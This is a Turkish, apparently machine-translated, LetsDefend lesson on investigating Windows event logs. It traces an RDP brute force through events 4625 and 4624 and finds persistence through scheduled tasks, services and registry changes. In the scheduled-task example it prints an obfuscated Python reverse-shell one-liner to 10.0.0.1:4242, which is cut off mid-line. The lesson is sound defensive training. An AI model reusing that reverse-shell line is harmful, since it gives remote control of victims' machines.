
Introduction to Event Log **-Ahmet Arif Arslan-**

Olay Günlüğüne Giriş

Olay günlüğü

Bir araştırma sırasında Olay Günlükleri, kapsamlı bir etkinlik biçimine sahip oldukları için izlenir. "Olay Görüntüleyici" aracı, günlükleri basitçe incelemek için kullanılabilir.



Olay günlüğü analizi ile genellikle aşağıdaki kanıtları elde etmek mümkündür: -Hizmet
başlatma, durdurma
-RDP etkinliği -Kullanıcı
ayrıcalıklarının
değiştirilmesi -Başarısız oturum açma etkinlikleri


Bu eylemler, herhangi bir siber saldırıda görülen en temel eylemler arasındadır. Bu nedenle, siber saldırının temel nedenini bulmak için olay günlüğü analizi gerçekten önemlidir.

Windows sistemlerinde Uygulama, Sistem ve Güvenlik olmak üzere üç ana olay günlüğü başlığı vardır.

Başvuru

Sistemdeki uygulamalarla ilgili log kayıtlarını sağlar. Örneğin sistemde çalışan bir antivirüs uygulamasının aldığı hataları bulabilirsiniz.

Başka bir örnek, edgeupdate tarafından oluşturulan günlüktür:



sistem

İşletim sisteminin temel bileşenlerinin oluşturduğu logların bulunduğu alandır. Örneğin, bir sürücü yükleme ve boşaltma işlemleri için günlükler burada bulunabilir.

Güvenlik

Kimlik doğrulama ve güvenlik ile ilgili kayıtlar burada tutulur. Bu, eğitim sırasında en çok odaklanacağımız kısımdır.

Başarılı Oturum Açma Olaylarını Analiz Etme

Olay Günlüklerine Hızlı Başlangıç

Her olay günlüğünün kendi kimlik değeri vardır. Günlük başlığını filtrelemek, analiz etmek ve aramak daha zordur, bu nedenle ID değerini kullanmak kolaydır.

Hangi Event ID değerinin ne anlama geldiğini aşağıdaki URL adresinden öğrenebilirsiniz.
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx


Giriş Kayıtlarının İncelenmesi

Genel durum göz önüne alındığında, başarılı veya başarısız tüm siber saldırılarda bir giriş etkinliği ortaya çıkıyor. Saldırgan genellikle sistemi ele geçirmek için sunucuya giriş yapmak ister. Bu amaçla kaba kuvvet saldırısı gerçekleştirebilir veya eldeki şifre ile doğrudan giriş yapabilir. Her iki durumda da (başarılı oturum açma / başarısız oturum açma girişimi) günlük oluşturulacaktır.


Bir kaba kuvvet saldırısından sonra sunucuya giriş yapan bir saldırganı düşünelim. Saldırganın sisteme girdikten sonra ne yaptığını daha iyi analiz edebilmek için giriş tarihini bulmamız gerekiyor. Bunun için "Olay Kimliği 4624 - Bir hesap başarıyla oturum açıldı" seçeneğine ihtiyacımız var.

Ders için günlük dosyası:


Sonuca ulaşmak için "Olay Görüntüleyici"yi açıyoruz ve "Güvenlik" günlüklerini seçiyoruz.



Ardından “4624” Event ID için bir filtre oluşturuyoruz.



Ve şimdi günlük sayısının önemli ölçüde azaldığını görüyoruz ve yalnızca başarılı oturum açma etkinlikleri için günlükleri listeliyoruz. Log detaylarına baktığımızda "LetsDefendTest" kullanıcısının ilk olarak 23.02.2021 22:17'de giriş yaptığını görüyoruz.



Hatta "Logon Type" alanına baktığımızda 10 değerini görüyoruz. Bu "Uzak Masaüstü Hizmetleri" veya "Uzak Masaüstü Protokolü" ile giriş yaptığınızı gösterir.


Oturum açma türü değerlerinin anlamını Microsoft'un sayfasında bulabilirsiniz.
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Aşağıda, saldırganın giriş yapmadan önce yaptığı Brute force saldırısını tespit edeceğiz.


Kaba Kuvvet Tespiti

Bu bölümde yanal hareket aşamasında olan bir saldırganı yakalayacağız. Saldırgan, RDP üzerinden kaba kuvvet kullanarak diğer makineye atlamaya çalışıyor.

RDP'de başarısız bir oturum açma işlemi yapıldığında, "Olay Kimliği 4625 - Bir hesap oturum açamadı" günlüğü oluşturulur. Bu günlüğü takip edersek, saldırganı bulabiliriz.




Filtrelemeden sonra 4625 Event ID'li 4 log görüyoruz.





Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	2/23/2021 10:17:11 PM	Microsoft Wind...	4625	Logon
Audit Failure	2/23/2021 10:17:01 PM	Microsoft Wind...	4625	Logon
Audit Failure	2/23/2021 10:16:58 PM	Microsoft Wind...	4625	Logon
Audit Failure	2/23/2021 10:16:56 PM	Microsoft Wind...	4625	Logon

Tarihlere baktığımızda logların birbiri ardına oluştuğunu görüyoruz. Detaylara baktığımızda tüm logların "LetsDefendTest" kullanıcısı için oluşturulduğu görülüyor.



Sonuç olarak, saldırganın 4 kez başarısız bir şekilde oturum açma girişiminde bulunduğunu anlıyoruz. Saldırının başarılı olup olmadığını anlamak için bir önceki bölümde gördüğümüz 4624 log arayabiliriz.


Filter Current Log
Filter
XML
Logged:
Any time
Event level:
Critical
Warning
Verbose
Error
Information
By log
Event logs:
Security
By source
Event sources:
Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76
4625,4624
Task category:
Keywords:
User:
<All Users>
Computer(s):
<All Computers>
Clear
OK
Cancel


Filtered: Log: Security; Source: ; Event ID: 4625,4624. Number of events: 14
Keywords
Date and Time
Source
Event ID
Task Category
Audit Success 2/23/2021 10:17:20 PM Microsoft Wind... 4624 Logon
Audit Failure 2/23/2021 10:17:11 PM Microsoft Wind... 4625 Logon
Audit Failure 2/23/2021 10:17:01 PM Microsoft Wind... 4625 Logon
Audit Failure 2/23/2021 10:16:58 PM Microsoft Wind... 4625 Logon
Audit Failure 2/23/2021 10:16:56 PM Microsoft Wind... 4625 Logon
Event 4624, Microsoft Windows security auditing.
General
Details
New Logon:
Security ID: WIN-CGAK3CTL9KR\LetsDefendTest
Account Name: LetsDefendTest
Account Domain: WIN-CGAK3CTL9KR
Logon ID: 0x1b3e0ce
Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:
Process ID: 0x1118
Process Name: C:\Windows\System32\winlogon.exe

Sonuçlardan da anlaşılacağı üzere saldırgan 4625 logdan sonra 4624 log ile sisteme bağlanmayı başarmıştır.

Olay Günlüklerinden Kalıcılığı Algıla

Bir bilgisayar korsanı, sistemde kalıcılığı sağlamak için çeşitli yöntemler uygular. Bunlardan biri, bir "zamanlama görevi" oluşturmak veya mevcut bir görevi değiştirmek.

Görev Takvimi

Güvenlik analisti olarak "Applications and Services Logs-Microsoft-Windows-TaskScheduler% 4Operational.evtx" adresinden görev zamanlayıcı ile ilgili loglara ulaşabiliyoruz.


Ders için günlük dosyası:

persistence.zip Geçişi=321

Aşağıdaki 2 event id işimizi çok kolaylaştıracaktır.
Olay Kimliği 4698 - Zamanlanmış bir görev oluşturuldu
Olay Kimliği 4702 - Zamanlanmış bir görev güncelleştirildi

İlk olarak yeni oluşturulan görevleri 4698'i filtreleyerek inceleyebiliriz. Burada yeni oluşturulan çizelge görevlerini görebiliriz.

Information	2/27/2021 7:24:25 PM	Microsoft Windo...	4698	Other Object Ac...
Information	2/27/2021 7:22:26 PM	Microsoft Windo...	4719	Audit Policy Cha...
Information	2/27/2021 7:22:24 PM	Microsoft Windo...	4719	Audit Policy Cha...
Information	2/27/2021 7:22:15 PM	Eventlog	1102	Log clear



Event 4698, Microsoft Windows security auditing.

General Details

<Command>C:\Python27\python.exe</Command>
<Arguments>-c "(lambda __y, __g, __contextlib: [[[[[[[(s.connect(('10.0.0.1', 4242)), [[[(s2p_thread.start(), [[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in [((s.close(), lambda after: after())[1])]][0]))(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [((p.wait(), (lambda __after: __after()))[1])]][0]})()))([None]))[1] for p2s_thread.daemon in [(True)]][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))]][0])[1] for s2p_thread.daemon in [(True)]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))]][0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))]][0])[1] for __g['s'] in [(socket.socket(socket.AF_INET,

Görselde görüldüğü gibi ters kabuk oluşturan bir görev oluşturulmuştur.

Hizmet

Sisteme yeni bir hizmet eklendiğinde, Olay Kimliği 4697: Sistem günlüğünde bir hizmet kuruldu. Şüpheli bir isim veya dosya ile oluşturulan hizmetleri şüpheli bir tarihte incelemek istiyorsunuz.

Kayıt

Kalıcılığın kayıt defteri değerlerini düzenleyerek elde edildiğinden şüpheleniyorsanız, Olay Kimliği 4657 "Bir kayıt defteri değeri değiştirildi" günlüğünü arayabilirsiniz.